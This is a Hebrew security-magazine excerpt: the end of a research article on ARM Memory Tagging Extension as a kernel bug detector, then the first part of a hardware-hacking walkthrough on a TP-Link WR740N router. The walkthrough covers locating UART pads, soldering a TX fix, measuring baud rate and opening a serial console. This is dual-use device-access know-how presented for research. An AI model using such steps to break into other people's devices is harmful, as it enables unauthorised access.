ארגונים המנהלים צי של מכשירים התומכים ב-MTE צריכים לשלב במערכי ניתוח ה-kernel panic שלהם זיהוי של אירועי Tag Check Fault. כל אירוע כזה הוא עדות לקיומו של באג אמיתי.

עבור התוקפים

MTE מעלה משמעותית את עלות הניצול של פגיעויות. כאשר ההסתברות להתנגשות תג (tag collision) היא 1 ל-16 בכל ניסיון, ההסתברות להצלחתן של שרשראות ניצול (exploit chains) מרובות שלבים יורדת באופן אקספוננציאלי. בשילוב עם בדיקה סינכרונית (synchronous checking) ו- Tag Confidentiality Enforcement, מרחב הפעולה של התוקף מצטמצם באופן משמעותי.

עם זאת, MTE אינו פתרון מושלם. תגים בני 4 ביטים מספקים אנטרופיה מוגבלת בלבד. באגים לוגיים, פגיעויות מסוג type confusion בתוך אותו zone ודליפות מידע שאינן כרוכות ב-memory corruption נמצאים מחוץ להיקף ההגנה של MTE. מצב המירוץ שתיארנו ממחיש זאת היטב. במכשיר התומך ב-MTE, הפגיעות מובילה באופן עקבי ל-kernel panic. לעומת זאת, בבסיס ההתקנות העצום של מכשירים שאינם תומכים ב-MTE, אותה פגיעות עצמה גם ניתנת לניצול וגם נותרת בלתי נראית.

עבור האקוסיסטם

המימושים של MTE ב-Apple וב-Google Pixel מייצגים שתי תפיסות שונות של אותה טכנולוגיה. הגישה של Apple מקיפה יותר, MIE פעיל תמיד, משתמש בבדיקה סינכרונית וכולל גם את EMTE ואת Tag Confidentiality Enforcement, אך זמינה רק בדור החומרה החדש ביותר. מנגד, Google פרסה את MTE מוקדם יותר ועל מגוון רחב יותר של מכשירים, אך בחרה במודל אכיפה שמרני יותר.

מנקודת מבט מחקרית, ההבדל משמעותי אף יותר. ב-Pixel, השימוש ב-MTE הוא opt-in עבור כל אפליקציה (או מופעל במסגרת Advanced Protection), והוא יכול לפעול גם במצב א־סינכרוני. במצב זה, חוסר התאמה בין תגים מוביל ל-SIGSEGV בכניסה הבאה לקרנל, מבלי שכתובת ההוראה שגרמה לכשל תישמר.

לעומת זאת, ב-Apple, מנגנון MIE פועל תמיד, באופן סינכרוני, הן בקרנל והן ביותר מ-70 תהליכי user space, כך שכל Tag Check Faultמקושר במדויק להוראת ה-load או ה-store שגרמה לו. בנוסף, Tag Confidentiality Enforcement חוסם גם מתקפות Side Channel ספקולטיביות, כגון TikTag, היכולות לחשוף תגים במימוש של Pixel.

השאלה האמיתית היא באיזו מהירות יאמצו מפתחי אפליקציות צד שלישי את MTE. הטכנולוגיה מסוגלת לחשוף פגיעויות memory safety רדומות בכל קוד C/C++, ולכן ייתכן שאפליקציות מסוימות יתחילו לקרוס לאחר הפעלתה, לא משום שנוצרו באגים חדשים, אלא משום שבאגים שהיו קיימים לאורך כל הדרך הפכו סוף סוף לגלויים. כל קריסה כזו היא באג שניתן לזהות ולתקן.

סיכום

MTE עושה הרבה יותר מאשר לצמצם את יכולת הניצול של פגיעויות. הוא משמש כמיקרוסקופ החושף מחלקה שלמה של באגים שלקהילת האבטחה פשוט לא היו הכלים לראות עד היום.

ככל שחומרה התומכת ב-MTE תהפוך לנפוצה יותר, אנו מצפים לעלייה זמנית במספר פגיעויות הקרנל שיתגלו. לא משום שהתוכנה הופכת לפחות בטוחה, אלא משום שלראשונה ניתן לראות את מה שהיה שם מאז ומתמיד.

המקרה שהצגנו, פגיעות use-after-free שנגרמה כתוצאה ממצב מירוץ בתת־מערכת קרנל עמוסת תעבורה, ונחשפה רק בזכות מנגנון ה-Tag Check הסינכרוני של MIE , הוא ככל הנראה רק דוגמה אחת מתוך רבות.

במובן מסוים, כל iPhone 17 שנמצא כיום בשטח מריץ באופן רציף fuzzer של memory safety ברמת החומרה כנגד קרנל iOS. הבאגים שהוא חושף היו קיימים לאורך כל הדרך. כעת, משהם ניתנים לזיהוי, ניתן גם לתקן אותם , והמערכת האקולוגית כולה יוצאת נשכרת.

עבור מי שמבלה את ימיו בניתוח לוגי kernel panic, MTE שינה בשקט את אופי העבודה. Tag Check Fault אינו רק אינדיקציה לכך שמנגנון ההגנה עבד כפי שתוכנן , הוא גם נקודת הפתיחה לחקירת הפגיעות הבאה.

על המחבר

ניר אברהם, VP Research, Jamf.

לינקדאין: https://www.linkedin.com/in/nir-avraham-95b96b36

Hu Ke, Security Researcher, Jamf

ברצוני להודות לחברי היקר Hu, שעזר לאורך הדרך ותרם רבות למחקרים אותם ביצענו לאורך השנים.

תורגם ונערך על ידי: IL4N10US

הנתב שנשכח: ניתוח מעמיק של נתב TP-Link WR740N, מחילוץ Firmware ועד גילוי חולשת אבטחה חדשה

מאת יהונתן שיאון

הקדמה

בכל בית ובכל משרד יש קופסה קטנה שמהבהבת באור ירוק בשקט, הנתב. מי ששולט בה שולט בכל מה שזורם דרכה, והרבה מתחת לרדאר, כי האנטי-וירוס רץ על המחשב שלכם, לא על הנתב. קמפיינים ברמה מדינתית כבר הפכו נתבים ביתיים לעמדות ריגול. למשל VPNFilter, שיוחס לקבוצת תקיפה של המודיעין הצבאי הרוסי והדביק יותר מחצי מיליון מכשירים, ו-Cherry Blossom של ה-CIA, שנחשף בדליפת Vault 7. מי שהסיפור הזה מסקרן אותו מוזמן לצלול: הניתוח של Cisco Talosל-VPNFilter, ומסמכי Cherry Blossom ב-WikiLeaks Vault 7, קישור למאמרים בסוף המאמר.

אבל המאמר הזה לא עוסק בהם. המאמר הוא מעשי, על נתב TP-Link TL-WR740N בבעלותי, שרכשתי דרך אתר יד 2 למטרות לימוד ומחקר בלבד. לאורך המאמר אציג כיצד ניתן לבצע הלחמות, UART, וחילוץ Firmware ישירות משבב הזיכרון. אמשיך אל פירוק וניתוח ה-Firmware, ואסיים כשהנתב כולו רץ כתוכנה על המחשב, בלי חומרה מחוברת בכלל. וכן, בדרך נשרפו כמה לוחות. הגיבור שלנו למסע הזה הוא TP-Link TL-WR740N, נתב ביתי נפוץ, זול, ומיושן מספיק כדי שנמצא בו כמעט הכל. לפני שפותחים את המכסה, מבט מהיר על הגב: דגם, גרסת חומרה, מספר סידורי.

אחת משתי דלתות הכניסה היא החומרה, ובראשה ה-UART (ראשי תיבות של Universal Asynchronous Receiver-Transmitter). זהו פרוטוקול תקשורת טורי ותיק ופשוט, שמהנדסים משתמשים בו כדי לקבל פלט Debug מהמכשיר, ולעיתים אף קונסולה אינטראקטיבית מלאה. במילים אחרות: אם נצליח להתחבר ל-UART, יש סיכוי טוב שנראה את הודעות האתחול של מערכת ההפעלה שרצה על הנתב, ואם יתמזל מזלנו גם נקבל shell.

"נתב" היא מילה מטעה. היא נשמעת כמו רכיב פסיבי שדוחף חבילות מצד לצד, אבל מבפנים נתב ביתי טיפוסי הוא מחשב לינוקס מלא לכל דבר: מעבד, זיכרון, אחסון קבוע, מערכת הפעלה ושרת Web שמנהל את הכול - פשוט בלי מסך ובלי מקלדת. אם נפתח את המכסה, נמצא כמעט בכל דגם את אותם רכיבים חוזרים:

1. ה-System on Chip: המוח. שבב אחד שדוחס לתוכו את המעבד ואת רכיבי התקשורת המרכזיים בנתב.

2. זיכרון Flash: כאן יושבת ה-Firmware, מערכת ההפעלה, הקבצים, וכל מה ששורד כיבוי. בדגמים זולים מדובר בשבב SPI-NOR קטנטן של 4 או 8 מגה-בייט בלבד.

3. זיכרון RAM: זיכרון עבודה נדיף שאליו נטענת המערכת בזמן ריצה.

4. ממשקי דיבוג: החלק שמעניין אותנו. היצרן כמעט תמיד משאיר על הלוח נקודות גישה מהפיתוח, ובראשן ממשק טורי בשם UART. הוא לא מיועד למשתמש הקצה, אבל הוא שם, פיזית, ומחכה.


על כל הברזל הזה רץ לינוקס מוטמע (embedded Linux), לא פעם נגזרת של OpenWrt או הפצה קניינית של היצרן. ה-Firmware עצמה אינה קובץ מונוליטי אחד אלא חבילה מורכבת: bootloader (לרוב U-Boot) שמריץ את הכול באתחול, ה-kernel של לינוקס, מערכת קבצים שמכילה את כל הבינארים והסקריפטים. ברגע שנדע לפרק את החבילה הזו, נוכל לקרוא כל שורת קוד שרצה על המכשיר.

מכאן נגזרות שתי דלתות הכניסה הגדולות, ושתיהן ילוו אותנו לאורך המאמר: הדלת הראשונה, הרשת, התוקף יושב מרחוק ושולח בקשות לשרת ה-Web של הנתב, ומחפש חולשה תוכנתית. זו הדלת ה'נקייה'. הדלת השנייה, החומרה, לוקחים מברג, פותחים את הקופסה, ומתחברים פיזית אל המעבד דרך ממשק הדיבאג. וזו בדיוק נקודת ההתחלה שלנו.

ממשק ה-UART, הממשק עובד באמצעות ארבעה קווים:

- VCC – מתח (לרוב V3.3)
- GND – הארקה
- TX – שידור (הנתב משדר מידע)
- RX – קליטה (הנתב מקבל מידע)

ברוב המקרים, יצרן הנתב משאיר על גבי לוח המעגל (PCB) את ארבע נקודות החיבור הללו. לעיתים הן מופיעות כשורת פינים עם חלל, ולעיתים כרפידות חשופות. האתגר הראשון בתהליך המחקר הוא לאתר את נקודות החיבור הללו ולזהות את תפקידו של כל קו. פתחתי את הנתב ומצאתי בלוח שורת נקודות חשופות, מועמד מצוין ל-UART. אבל 'מועמד' אינו 'ודאי', וצריך לאמת. כך נראה הלוח לפני שנגעתי בו, ניתן לראות את ארבעת הפינים של ממשק ה-UART בצד שמאל למטה:



לפני שמחברים מתאם UART, יש לזהות את תפקידו של כל פין. לצורך כך השתמשתי במולטימטר וביצעתי מדידות נקודה נקודה על גבי הלוח. את קו VCC ניתן לזהות באמצעות מדידת מתח קבוע של כ־V3.3, ובכך גם לוודא שהממשק אכן פועל ברמת לוגיקה של 3.3 וולט.


את קו GND מאתרים באמצעות מצב בדיקת רציפות (Continuity), מול נקודת הארקה ידועה בלוח. לאחר זיהוי שני הקווים הללו, נותרים שני הפינים האחרונים – TX ו-RX.


בשלב זה נתקלתי בממצא חריג, שני הקווים נמדדו במצב לוגי 0 באופן קבוע. במצב תקין, קו ה-TX אמור לשנות את ערכו בעת הדלקת המכשיר, ולכן המדידה הייתה סימן ברור לכך שקיימת בעיה בחומרה. לאחר בדיקה מעמיקה של מסלולי המעגל, התברר כי קו ה-TX כלל אינו מחובר חשמלית לשבב הראשי, ולכן ממשק ה-UART אינו פעיל בפועל. תופעה זו לא הייתה ייחודית לנתב אחד. בשני הנתבים שחקרתי נדרש לבצע תיקון חומרה על מנת להשיב את ממשק ה-UART לפעולה. בשני המקרים קו ה-TX היה מנותק פיזית, אך אופן התיקון היה שונה בכל דגם. זוהי תופעה מוכרת בחלק ממוצרי החומרה, ובפרט במספר דגמים של TP-Link. במהלך הייצור, היצרן לעיתים משמיט רכיבים מסוימים כדי לצמצם עלויות ייצור. כתוצאה מכך, מסלולים מסוימים ובהם קו ה-TX, נותרים מנותקים חשמלית, למרות שנקודות החיבור עדיין קיימות על גבי הלוח. מבחינת המשתמש, ממשק ה-UART נראה קיים, אך למעשה אינו נגיש ללא תיקון פיזי.

בנתב TL-WR740N, הפתרון היה פשוט יחסית: יצירת גשר בדיל בין שתי נקודות בדיקה (TP18 ו-TP28). הפתרון אינו מבוסס על ניחוש, אלא מתועד בתיעוד של Openwrt. לאחר חיבור שתי הנקודות, המעגל נסגר וקו ה-TX חזר לפעול כראוי.

בדגם TL-WR841N נדרש תיקון מעט שונה, במקרה זה היה צורך להלחים שני רכיבים קטנים אשר משלימים את מסלול האות ומחזירים את קו ה-TX לפעילות. תיעוד מלא של התהליך, כולל תמונות והסברים, מופיע במאמר נוסף שפרסמתי ב-GitHub.


מדובר בעבודה עדינה הדורשת ציוד הלחמה מתאים וניסיון בעבודה עם רכיבים זעירים. לאחר השלמת התיקון וסגירת המעגל, ממשק ה-UART חזר לפעול באופן תקין.






אחרי שהחזרנו את ה-UART לחיים, נותרה שאלה אחת: מהו קצב התקשורת (baud rate)? בלי הקצב הנכון נקבל ג'יבריש על המסך.

אפשר לנחש מרשימה קצרה של קצבים נפוצים (9600, 57600, 115200...), אבל יש דרך אלגנטית יותר, מנתח לוגי (logic analyzer). חיברתי מנתח לוגי זול של 8 ערוצים, בין השאר אל קו ה-TX, הקלטתי את הסיגנל בזמן אתחול, ובעזרת Sigrok PulseView מדדתי את רוחב הביט הבודד הקצר ביותר, וממנו חישבתי את הקצב:







התוצאה: 115200.

עכשיו את הסיגנל הטורי צריך לתרגם ל-USB, ולשם כך משתמשים במתאם USB To UART.

מחברים את ה-TX של הנתב ל-RX של המתאם ולהיפך, עם GND משותף:





ועכשיו:

```
j4c0b@j4c0b-LOQ-15IRX9:~$ sudo screen /dev/ttyUSB0 115200
```

לאחר חיבור מתאם ה-UART למחשב, ניתן לפתוח את החיבור הסדרתי באמצעות הפקודה sudo screen עם ההתקן (למשל /dev/ttyUSB0) וקצב התקשורת המתאים. לאחר שהחיבור נפתח, מפעילים את הנתב מחדש. מרגע ההדלקה מתחיל להופיע במסוף שטף הודעות האתחול (Boot Log) בזמן אמת, המאפשר לעקוב אחר כל שלבי העלייה של המערכת, החל מה-Bootloader ועד לטעינת מערכת ההפעלה. שלב זה מספק מידע רב על תהליך האתחול. במהלך האתחול יש חשיבות רבה לתזמון הלחיצה על מקש ENTER. אם הלחיצה מתבצעת מוקדם מדי, בזמן שה-Bootloader עדיין פעיל, מתקבלת גישה לממשק של U-Boot בלבד. לעומת זאת, אם ממתינים לסיום תהליך האתחול, המערכת מגיעה למסך ההתחברות (Login Prompt) של הנתב.

במחקר שביצעתי ניסיתי להתחבר באמצעות ממשק ההתחברות של המערכת, אך ללא הצלחה מאחר והיה נדרש להקיש שם משתמש וסיסמא שלא ברשותי. ניסיון זה הדגיש עיקרון חשוב במחקר Firmware: כאשר לא ניתן לקבל גישה דרך מנגנוני ההתחברות הרגילים, ניתן להמשיך את המחקר באמצעות חילוץ וניתוח ה-Firmware עצמה. את הקונסולה החיה, לרבות תהליך ההתחברות כ-root בנתב TL-WR740N, ניתן לראות במלואה במאמר שפרסמתי ב-GitHub.

השלב הבא במחקר הוא חילוץ ה-Firmware ישירות מזיכרון ה-Flash של הנתב. בשלב זה כבר לא נעשה שימוש בממשק ה-UART, אלא בגישה ישירה לשבב הזיכרון, המאפשרת לחלץ את תוכן ה-Firmware לצורך ניתוח מעמיק.

בהרבה נתבים אפשר פשוט להוריד את קובץ ה-Firmware הרשמי מאתר היצרן ולנתח אותו בנוחות. זו הדרך הקלה, אבל היא גם מוגבלת: מה עושים כשאין Firmware זמינה להורדה, כשרוצים לוודא שמה שרץ על המכשיר זהה בדיוק למה שהיצרן מפרסם, או כשרוצים לגבות את המצב הנוכחי לפני שמשנים משהו? התשובה לכל אלה זהה: קוראים את שבב ה-Flash ישירות. וזה בדיוק מה שעשיתי.

